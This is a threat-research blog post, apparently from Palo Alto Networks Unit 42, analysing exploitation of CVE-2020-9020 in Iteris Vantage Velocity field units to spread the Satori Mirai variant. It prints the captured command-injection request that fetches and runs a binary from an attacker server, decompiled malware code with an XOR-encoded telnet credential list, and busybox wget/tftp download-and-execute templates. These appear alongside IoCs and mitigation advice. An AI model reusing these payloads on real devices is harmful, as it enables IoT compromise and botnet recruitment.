Satori: Mirai Botnet Variant Targeting Vantage Velocity Field Unit RCE Vulnerability

unit42.paloaltonetworks.com/satori-mirai-botnet-variant-targeting-vantage-velocity-field-unit-rce-vulnerability/


Haozhe Zhang, Vaibhav Singhal, Zhibin Zhang, Jun Du March 17, 2021

By Haozhe Zhang, Vaibhav Singhal, Zhibin Zhang and Jun Du

March 17, 2021 at 3:35 PM

Category: Unit 42

Tags: botnet, CVE-2020-9020, IoT, Mirai variant, vulnerabilities



This post is also available in: 日本語 (Japanese)

Executive Summary

On Feb. 20, 2021, Unit 42 researchers observed attempts to exploit CVE-2020-9020, which is a Remote Command Execution (RCE) vulnerability in Iteris' Vantage Velocity field unit version 2.3.1, 2.4.2 and 3.0. As a travel data measurement system, Vantage Velocity captures travel data with a large number of vehicles. If a device is compromised, it will be under control of attackers, who can then leak sensitive data or conduct further attacks, such as Distributed Denial-of-Service (DDoS) attacks. The vulnerability has a critical rating (i.e., CVSS 3.1 score of 9.8) due to its low attack complexity, but critical security impact. The exploit captured by Unit 42 researchers utilized the vulnerability to spread Satori, a Mirai botnet variant.


Palo Alto Networks Next-Generation Firewall customers with security subscriptions such as Threat Prevention, WildFire, URL Filtering and IoT Security are able to detect and prevent the exploit traffic and the malware.

Vulnerability Analysis

The vulnerable devices lack a check on the htmlNtpServer parameter of /cgi-bin/timeconfig.py, allowing attackers to inject commands via crafted HTTP requests and have them executed on victim's devices. This vulnerability was disclosed in early 2020, but the National Vulnerability Database (NVD) published it recently, not long before the exploit attempts.

Exploit in the Wild

On Feb. 20, 2021, Palo Alto Networks Next-Generation Firewall caught the first exploit attempt. As shown in Figure 1, the exploit attempted to download the file arm7 from the server 198[.]23[.]238[.]203 with the system command wget and then change the access permissions of the downloaded file to ensure it can be executed with the current user privileges.



```
POST /cgi-bin/timeconfig.py?currentTime=Sat+Feb+20+2021+07:17:11&htmlSelectTimezone=America/Chicago&htmlNtpServer=pool.ntp.org;+cd+/tmp;
+wget+http://198.23.238.203/arm7;+chmod+777+arm7;+./arm7+velocity HTTP/1.1
Host: [redacted]
Content-Length: 0
User-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-1160.15.2.el7.x86_64
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip, deflate
```

Figure 1. Exploit request in the wild.

The server 198[.]23[.]238[.]203 was first noticed (serving a malicious shell script) by the security community on Feb. 17, 2021, according to VirusTotal. At the time of this writing, the server is still accessible. It provides an HTTP service on port 80, based on Apache2 HTTP server, that provides a malware downloading service. It also has port 5684 opened, which is believed to serve as the command and control (C2).

According to our investigation, nine samples with similar functions but different platform compatibility were found on the server. They are able to run and compromise devices across multiple mainstream architectures. Thus, these malware can be easily utilized again when the attacker changes the exploit against other target systems.


The information for all nine samples are listed in the Indicators of Compromise (IoCs) section.

Mirai Botnet Variant (Satori)

Based on our in-depth investigation into the behaviors and patterns, we believe that the malware samples hosted on the server 198[.]23[.]238[.]203 are highly likely to be a variant of the Mirai botnet, Satori.


When executed, it prints the message “hello friend :)” to the console. Then, four child processes are spawned and detached from the main process.

The malware was observed to scan port 23 of random hosts (as shown in Figure 2) and tries to login with its embedded password dictionary when port 23 is open.



No.	Time	Source	Destination	Protocol	Length	Info
164572	723.6660…	172.16.192.175	70.96.133.14	TCP	74	48902 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3497417683 TSecr=0 WS=128
164573	723.6661…	172.16.192.175	57.253.232.27	TCP	74	55772 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2352084377 TSecr=0 WS=128
164574	723.6661…	172.16.192.175	143.75.8.223	TCP	74	57400 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=987727374 TSecr=0 WS=128
164575	723.6662…	172.16.192.175	101.93.67.214	TCP	74	47950 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3017518779 TSecr=0 WS=128
164576	723.6662…	172.16.192.175	95.93.42.198	TCP	74	46312 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=421560426 TSecr=0 WS=128
164577	723.6663…	172.16.192.175	24.213.122.14	TCP	74	43190 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1460792697 TSecr=0 WS=128
164578	723.6663…	172.16.192.175	222.89.51.56	TCP	74	35358 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1562553106 TSecr=0 WS=128
164579	723.6664…	172.16.192.175	79.123.104.35	TCP	74	40732 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=334677349 TSecr=0 WS=128
164580	723.6664…	172.16.192.175	206.161.108.8	TCP	74	58878 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2391495663 TSecr=0 WS=128
164581	723.6665…	172.16.192.175	70.158.93.249	TCP	74	50832 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4036125608 TSecr=0 WS=128
164582	723.6665…	172.16.192.175	73.51.142.25	TCP	74	35604 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2561970041 TSecr=0 WS=128
164583	723.6666…	172.16.192.175	43.192.125.233	TCP	74	57244 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1866631312 TSecr=0 WS=128
164584	723.6666…	172.16.192.175	187.2.250.251	TCP	74	44772 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3629930566 TSecr=0 WS=128
164585	723.6666…	172.16.192.175	195.240.200.213	TCP	74	59192 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=321612075 TSecr=0 WS=128
164586	723.6666…	172.16.192.175	38.229.103.38	TCP	74	42028 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1828519044 TSecr=0 WS=128
164587	723.6667…	172.16.192.175	72.192.182.94	TCP	74	59654 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=819333528 TSecr=0 WS=128
164588	723.6667…	172.16.192.175	167.86.131.69	TCP	74	35788 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2660524856 TSecr=0 WS=128
164589	723.6668…	172.16.192.175	176.198.83.88	TCP	74	49952 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=32271096 TSecr=0 WS=128
164590	723.6668…	172.16.192.175	71.64.136.69	TCP	74	36562 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=105081051 TSecr=0 WS=128

Figure 2. Satori port scanning.




```

void FUN_00407710(void)

{
  FUN_004075b0(10,&DAT_00412877,"Fcjni");
  FUN_004075b0(10,&DAT_00412877,"thkhlb~");
  FUN_004075b0(10,&DAT_00412877,"dhkhulb~");
  FUN_004075b0(10,&DAT_00412877,&DAT_00412442);
  FUN_004075b0(10,&DAT_00412877,&DAT_0041244d);
  FUN_004075b0(10,&DAT_00412877,"fvrfunh");
  FUN_004075b0(9,"fcjni","fvrfunh");
  FUN_004075b0(9,&DAT_00412877,&DAT_00412464);
  FUN_004075b0(9,&DAT_00412877,"577?7?51");
  FUN_004075b0(9,&DAT_00412877,"fobs}nw?");
  FUN_004075b0(9,&DAT_00412877,&DAT_0041215c);
  FUN_004075b0(9,&DAT_00412877,&DAT_00412863);
  FUN_004075b0(8,&DAT_00412877,"dofi`bjb");
                    /* ; "fcjni" XOR 0x07 = "admin"
                       ; "dofi`bjb" XOR 0x07 = "changeme" */
  FUN_004075b0(8,"fcjni","dofi`bjb");
  FUN_004075b0(8,&DAT_00412877,"fistkv");
  FUN_004075b0(8,&DAT_00412877,&DAT_0041248d);
  FUN_004075b0(8,&DAT_00412877,"fkwnib");
  FUN_004075b0(8,&DAT_00412877,"6776doni");
  FUN_004075b0(8,"fcjni","tfjtri`");
  FUN_004075b0(7,&DAT_00412877,&DAT_004124ae);
  FUN_004075b0(7,&DAT_00412877,&DAT_004124b2);
  FUN_004075b0(7,&DAT_00412877,&DAT_004127ad);
  FUN_004075b0(7,&DAT_00412877,"ancbk654");
  FUN_004075b0(7,"cbafrks",&DAT_0041215c);
  FUN_004075b0(7,"cbafrks","cbafrks");
  FUN_004075b0(7,&DAT_00412877,"tpte}l`i");
  FUN_004075b0(7,&DAT_00412877,"tnwpntb");
  FUN_004075b0(7,&DAT_00412877,&DAT_004124e1);
  FUN_004075b0(7,&DAT_00412877,&DAT_004124e9);
  FUN_004075b0(7,&DAT_00412877,"otkpnandfj");
  FUN_004075b0(7,&DAT_00412877,"}lthas4");
  FUN_004075b0(7,&DAT_00412877,&DAT_00412505);
  FUN_004075b0(7,&DAT_00412877,"6543vpbu");
  FUN_004075b0(7,&DAT_00412877,&DAT_00412877);
```

Figure 3. Passwords encrypted with XOR algorithm and key 0x07.

The passwords are encrypted using the XOR algorithm with a single byte key of 0x07, as shown in Figure 3.


The encrypted C2 traffic over SSL was also observed between the victim and 198[.]23[.]238[.]203:5684, as shown in Figure 4.



No.	Time	Source	Destination	Protocol	Length	Info
200	12.042958	172.16.192.175	198.23.238.203	TCP	74	46120 → 5684 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2355791052
703	12.104215	198.23.238.203	172.16.192.175	TCP	58	5684 → 46120 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
704	12.104343	172.16.192.175	198.23.238.203	TCP	60	46120 → 5684 [ACK] Seq=1 Ack=1 Win=64240 Len=0
708	12.202996	198.23.238.203	172.16.192.175	TCP	54	5684 → 46120 [ACK] Seq=1 Ack=79 Win=64240 Len=0
17131	72.506674	172.16.192.175	198.23.238.203	TCP	132	[TCP Retransmission] 46120 → 5684 [PSH, ACK] Seq=79 Ack=1 Win=64240 Len=78
17193	73.057403	172.16.192.175	198.23.238.203	TCP	132	[TCP Retransmission] 46120 → 5684 [PSH, ACK] Seq=79 Ack=1 Win=64240 Len=78
17651	74.158818	172.16.192.175	198.23.238.203	TCP	132	[TCP Retransmission] 46120 → 5684 [PSH, ACK] Seq=79 Ack=1 Win=64240 Len=78
17785	76.361710	172.16.192.175	198.23.238.203	TCP	132	[TCP Retransmission] 46120 → 5684 [PSH, ACK] Seq=79 Ack=1 Win=64240 Len=78
19237	80.767285	172.16.192.175	198.23.238.203	TCP	132	[TCP Retransmission] 46120 → 5684 [PSH, ACK] Seq=79 Ack=1 Win=64240 Len=78
21384	89.578677	172.16.192.175	198.23.238.203	TCP	132	[TCP Retransmission] 46120 → 5684 [PSH, ACK] Seq=79 Ack=1 Win=64240 Len=78
23453	96.899331	198.23.238.203	172.16.192.175	TCP	54	5684 → 46120 [ACK] Seq=1 Ack=157 Win=64240 Len=0
23454	96.907950	198.23.238.203	172.16.192.175	TCP	54	[TCP Dup ACK 23453#1] 5684 → 46120 [ACK] Seq=1 Ack=157 Win=64240 Len=0
23473	96.971191	172.16.192.175	198.23.238.203	TCP	60	46120 → 5684 [ACK] Seq=157 Ack=79 Win=64162 Len=0
23511	97.077496	172.16.192.175	198.23.238.203	TCP	60	[TCP Dup ACK 23473#1] 46120 → 5684 [ACK] Seq=157 Ack=79 Win=64162 Len=0
23518	97.443010	198.23.238.203	172.16.192.175	TCP	54	[TCP Dup ACK 23453#2] 5684 → 46120 [ACK] Seq=79 Ack=157 Win=64240 Len=0
24023	99.530222	198.23.238.203	172.16.192.175	TCP	54	[TCP Dup ACK 23453#3] 5684 → 46120 [ACK] Seq=79 Ack=157 Win=64240 Len=0
24056	100.4056…	198.23.238.203	172.16.192.175	TCP	54	[TCP Dup ACK 23453#4] 5684 → 46120 [ACK] Seq=79 Ack=157 Win=64240 Len=0

Figure 4. Traffic to C2 server.

The malware also contains multiple predefined operating system (OS) commands, as shown in Figure 5. Those commands are used to download and execute malicious payload from remote C2 servers to deploy bots on new victim devices.



```
      *(undefined8 *)((long)&uStack528 + lVar2) = 0x40be19;
      cmd_execution(func_ret,
                    "/bin/busybox wget http://%d.%d.%d.%d:%d/%s -O -> %s; /bin/busybox chmod 777
                    %s; ./%s telnet.%s.wget; >%s\r\n"
                    ,0xc6,0x17,0xee,0xcb);
      goto LAB_0040b4b8;
    case 10:
      puVar18 = remote_cmd->field_0xc;
      *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b398;
      cVar4 = FUN_0040c5f0(puVar18,&DAT_004129f5);
      if (cVar4 == '\0') {
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40bfc0;
        FUN_004031a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40bfca;
        uVar13 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40bfd7;
        uVar15 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40bfe4;
        uVar14 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40bff1;
        uVar10 = FUN_004032a0(0x1f);
        puVar18 = remote_cmd->field_0xc;
      }
      else {
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b3aa;
        FUN_004031a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b3b4;
        uVar13 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b3c1;
        uVar15 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b3ce;
        uVar14 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b3db;
        uVar10 = FUN_004032a0(0x1f);
        func_ret = remote_cmd->val1;
        *(undefined8 *)((long)&uStack528 + lVar2 + 0x30) = uVar13;
        *(undefined8 *)((long)&uStack528 + lVar2 + 0x20) = uVar15;
        *(undefined **)((long)&uStack528 + lVar2 + 0x28) = PTR_DAT_00517090;
        *(undefined8 *)((long)&uStack528 + lVar2 + 0x18) = uVar14;
        *(undefined4 *)((long)&uStack528 + lVar2 + 0x10) = 0xcb;
        *(undefined4 *)((long)&uStack528 + lVar2 + 8) = 0xee;
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b427;
        cmd_execution(func_ret,
                      "/bin/busybox tftp -r %s -l %s -g %d.%d.%d.%d; /bin/busybox chmod 777 %s;
                      ./%s telnet.%s.tftp; >%s\r\n"
                      ,PTR_DAT_00517090,uVar10,0xc6,0x17);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b431;
        FUN_00403220(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b43b;
        FUN_004031a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b445;
        uVar13 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b452;
        uVar15 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b45f;
        uVar14 = FUN_004032a0(0x1f);
        *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b46c;
        uVar10 = FUN_004032a0(0x1f);
        puVar18 = PTR_DAT_00517098;
      }
      func_ret = remote_cmd->val1;
      *(undefined8 *)((long)&uStack528 + lVar2 + 0x30) = uVar13;
      *(undefined **)((long)&uStack528 + lVar2 + 0x28) = puVar18;
      *(undefined8 *)((long)&uStack528 + lVar2 + 0x20) = uVar15;
      *(undefined8 *)((long)&uStack528 + lVar2 + 0x18) = uVar14;
      *(undefined4 *)((long)&uStack528 + lVar2 + 0x10) = 0xcb;
      *(undefined4 *)((long)&uStack528 + lVar2 + 8) = 0xee;
      *(undefined8 *)((long)&uStack528 + lVar2) = 0x40b4b8;
      cmd_execution(func_ret,
                    "/bin/busybox tftp -r %s -l %s -g %d.%d.%d.%d; /bin/busybox chmod 777 %s;
                    ./%s telnet.%s.tftp; >%s\r\n"
                    ,puVar18,uVar10,0xc6,0x17);
```

Figure 5. Predefined OS commands.

Conclusion

CVE-2020-9020 is easy to exploit and can lead to RCE. After gaining control, attackers can take advantage and include the compromised devices in their botnet. Therefore, we strongly advise to apply patches and upgrade when possible.

Palo Alto Networks customers are protected from the vulnerability by the following products and services:

- Next-Generation Firewalls with a Threat Prevention security subscription can block the attacks with Best Practices via Threat Prevention signature 90769.
- WildFire can stop the malware with static signature detections.
- URL Filtering can block malicious malware domains.

- IoT Security can provide coverage on legacy IoT sensors.

Indicators of Compromise (IoCs)

51[.]81[.]24[.]157
198[.]23[.]238[.]203

Filename	URL	SHA256
arm	http://198[.]23[.]238[.]203/arm	0d74227dbc3bdd74a3854d81e47cf6048da2d95c3010b953de407e5989beb066
arm7	http://198[.]23[.]238[.]203/arm7	fe8e5e7041dfda470f9e2ad9abe9e0da3e43ddb5b24209e42ce0e3ebee1a7bfe
mips	http://198[.]23[.]238[.]203/mips	320d7067d60f9ed7e7f3e9408a5d3b0a6fdccddde494c0a2a4f4e77aecb80814
mips	http://198[.]23[.]238[.]203/mipsel	fbe314dc3b284ce2db1f37478338fdba8130bf44e484f5028ca92eb9326417e4
powerpc	http://198[.]23[.]238[.]203/powerpc	3c62d16451db32f72464a854d6aceb7c7ba2f07c38850f6a247a5243c0f473cb
sh4	http://198[.]23[.]238[.]203/sh4	13ce782d393f2b4ce797747d12f377afad9d6e56c10f52948034a234654a9d30
sparc	http://198[.]23[.]238[.]203/sparc	985127ed1610cfca49f6dba273bb0783f20adf763e1d553c38e5a0f9f89328c3
